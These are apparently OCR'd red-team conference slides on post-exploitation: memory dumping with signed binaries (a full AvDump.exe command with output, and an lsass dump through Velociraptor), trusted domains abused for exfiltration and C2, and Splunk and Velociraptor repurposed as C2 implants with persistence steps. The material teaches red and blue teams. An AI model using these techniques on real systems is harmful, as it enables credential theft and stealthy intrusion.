



  - Microsoft's own DefaultPack.exe (so many more - see LOBAS project)



Actions On Target: Signed Memory Dumpers


- Mimikatz getting caught?
- Dump memory with… Steam!





Actions On Target: Signed Memory Dumpers

- Mimikatz getting caught?
- Dump memory with… Avast!





```
PS C:\Program Files\Avast Software\Avast> .\AvDump.exe --pid 5592 --exception_ptr 0 --thread_id 0 --dump_level 1 --dump_file C:\Windows\temp\calc.dmp
[2020-11-17 21:49:40.035] [info   ] [dump       ] [ 8696:  616] Dumpmaster is arming.
[2020-11-17 21:49:40.819] [info   ] [dump       ] [ 8696:  616] Successfully dumped process 5592 into 'C:\Windows\temp\calc.dmp'
[2020-11-17 21:49:40.819] [info   ] [log_module ] [ 8696:  616] LogModule is going to be destroyed.
[2020-11-17 21:49:40.819] [info   ] [log_module ] [ 8696:  616] ==========
==========
PS C:\Program Files\Avast Software\Avast>
```

Data Exfiltration

- Found the 💎s? Now you've got to get them out!

Living Off Trusted Sites (LOTS) Project

Attackers are using popular legitimate domains when conducting phishing, C&C, exfiltration and downloading tools to evade detection. The list of websites below allow attackers to use their domain or subdomain. Website design credits: LOLBAS & GTFOBins.



Cloudflare Docs

Search Cloudflare Zero Trust docs...

Cloudflare Zero Trust

- Overview
- Get started
- Tutorials
- Identity

Quick Tunnels

Developers can use the TryCloudflare tool to experiment with Cloudflare Tunnel without adding a site to Cloudflare's DNS. TryCloudflare will launch a process that generates a random subdomain on `trycloudflare.com`. Requests to that subdomain will be proxied through the Cloudflare network to your web server running on localhost.

Data Exfiltration Cont.

- LOTS of LOTS
- Defenders: 👀 for these! Nothing is safe.

Website	Tags	Service Provider
raw.githubusercontent.com	Phishing, C&C, Download	Github
github.com	Phishing, Download	Github
1drv.ms	Phishing	Microsoft
1drv.com	Phishing, Download	Microsoft
docs.google.com	Phishing, C&C	Google
drive.google.com	Phishing, Download, Exfiltration	Google
*.azurewebsites.net	Phishing, Download, Exfiltration, C&C	Microsoft
dropbox.com	Phishing, Download, Exfiltration, C&C	Dropbox


Back To Persistence...


- Introducing the **Iscariot Suite!**

- Command and Control by leveraging popular Blue/Sysadmin products
  - Reduce your development efforts
  - Use “trusted”/signed binaries
  - Minimize detections

Velociraptor Primer


- “Advanced digital forensic and incident response tool that enhances your visibility into your endpoints”
- Was independent, now part of Rapid7
- Open source, cross platform, web gui…






Velociraptor as a C2


- Shell commands? Check.
- File explorer? Even better - raw NTFS
- Registry explorer? Yep.
- Task multiple hosts? “Hunt”






Velociraptor as a C2

- Collection via “Artifacts”
- What matters in incidents matters when creating incidents too
  - Built in collectors for 1Password databases, Chrome cookies, etc
- Can build “Offline Collectors”





Velociraptor as a C2

- Built-in Artifacts
  - PS
  - Arp
  - Netstat
  - Certificates
  - Find + Grep
  - WMI
  - Memory Dumping
- Tool Artifacts
  - Artifacts run as child processes of Velociraptor.exe
  - Automatically push binaries to hosts
  - Lots already written
    - Pcap
    - LocalAdmins enum
    - etc

Windows.Triage.ProcessMemory

ProcessName	CommandLine	Pid	FullPath	CrashDump	FlowId	ClientId	Fqdn
lsass.exe	C:\Windows\system32\lsass.exe	776	C:\Windows\TEMP\dmp4242355843.dmp	{ "Path" : "C:\Windows\TEMP\dmp4242355843.dmp" "Size" : 48902761 "StoredSize" : 48902761 "sha256" : "1ad3c8317865e760d659f996f9655105fd499531a23eed6a43052b6c6783dab8" "md5" : "de1048222b39210f2b056abae889aa84" "StoredName" : "C:\Windows\TEMP\dmp4242355843.dmp" }	F.CD32L7T5E0VJO	C.96ed5e6e045f7ea5	WIN11-X64-TEST1.windomain.local

10 25 30 50 Showing 1 to 1 of 1 « 0 » Goto Page

svchost.exe	WIN11-X64-TEST1\user		2,176 K	13,580 K	8348 H
svchost.exe	NT AUTHORITY\LOCAL SE...		1,516 K	10,544 K	11000 H
Velociraptor.exe	NT AUTHORITY\SYSTEM	< 0.01	74,032 K	81,012 K	3900
hollows_hunter64.exe	NT AUTHORITY\SYSTEM	19.51	1,404 K	5,872 K	2444
conhost.exe	NT AUTHORITY\SYSTEM	< 0.01	5,780 K	13,000 K	12588 C
svchost.exe					
svchost.exe					
svchost.exe					
VSSVC.exe					
svchost.exe	NT AUTHORITY\SYSTEM		2,076 K	8,888 K	8860 H
svchost.exe	NT AUTHORITY\SYSTEM		2,544 K	8,092 K	10792 H
lsass.exe	NT AUTHORITY\SYSTEM	< 0.01	6,332 K	15,836 K	776 L

Command Line:
C:\Windows\TEMP\hollows_hunter64.exe /json /dir C:\Windows\TEMP\tmp3833074673
Path:
C:\Windows\Temp\hollows_hunter64.exe

Splunk Primer




Photo Credit: Computer Network Defence Ltd

Splunk Primer Cont.


- A **deployment server** is a Splunk Enterprise instance that acts as a **centralized configuration manager** for any number of other instances, called "deployment clients".
- A **deployment client** is a Splunk instance **remotely configured by a deployment server.** Deployment clients can be universal forwarders.
- A **deployment app** is a set of content (including configuration files) maintained on the deployment server and **deployed as a unit to clients** of a server class.

Splunk as a C2

- Use Splunk as your C2 Framework
- Use Splunk Universal Forwarders as your implant
- Prior Research 💭
  - February 2018 - Splunk Universal Forwarder Hijacking (*@Airman*)
  - February 2019 - Splunk Universal Forwarder Hijacking 2: SplunkWhisperer2 (*By Clément Notin*)
  - February 2020 - How to Leverage Splunk as an Offensive Security Tool (*by Hurricane Labs*)
  - August 2020 - Abusing Splunk Forwarders For Shells and Persistence (*@Eapolsniper*)


Splunk as a C2


- On **Server** side, configure the following:
  - Receiving Data
  - Deployment Server



Splunk as a C2


- **Agent** side (Implant/Persist)
  - Agent Install
  - Deploy Server Client Settings
  - Splunk Service Name can be modified
  - Enable TLS
  - Splunk Agent Management port (Default 8089)






Splunk as a C2


1. Splunk service name (OPSEC)
2. Deployment Server configuration
3. Enable splunk to start on reboots (Persistence)
4. Start splunk



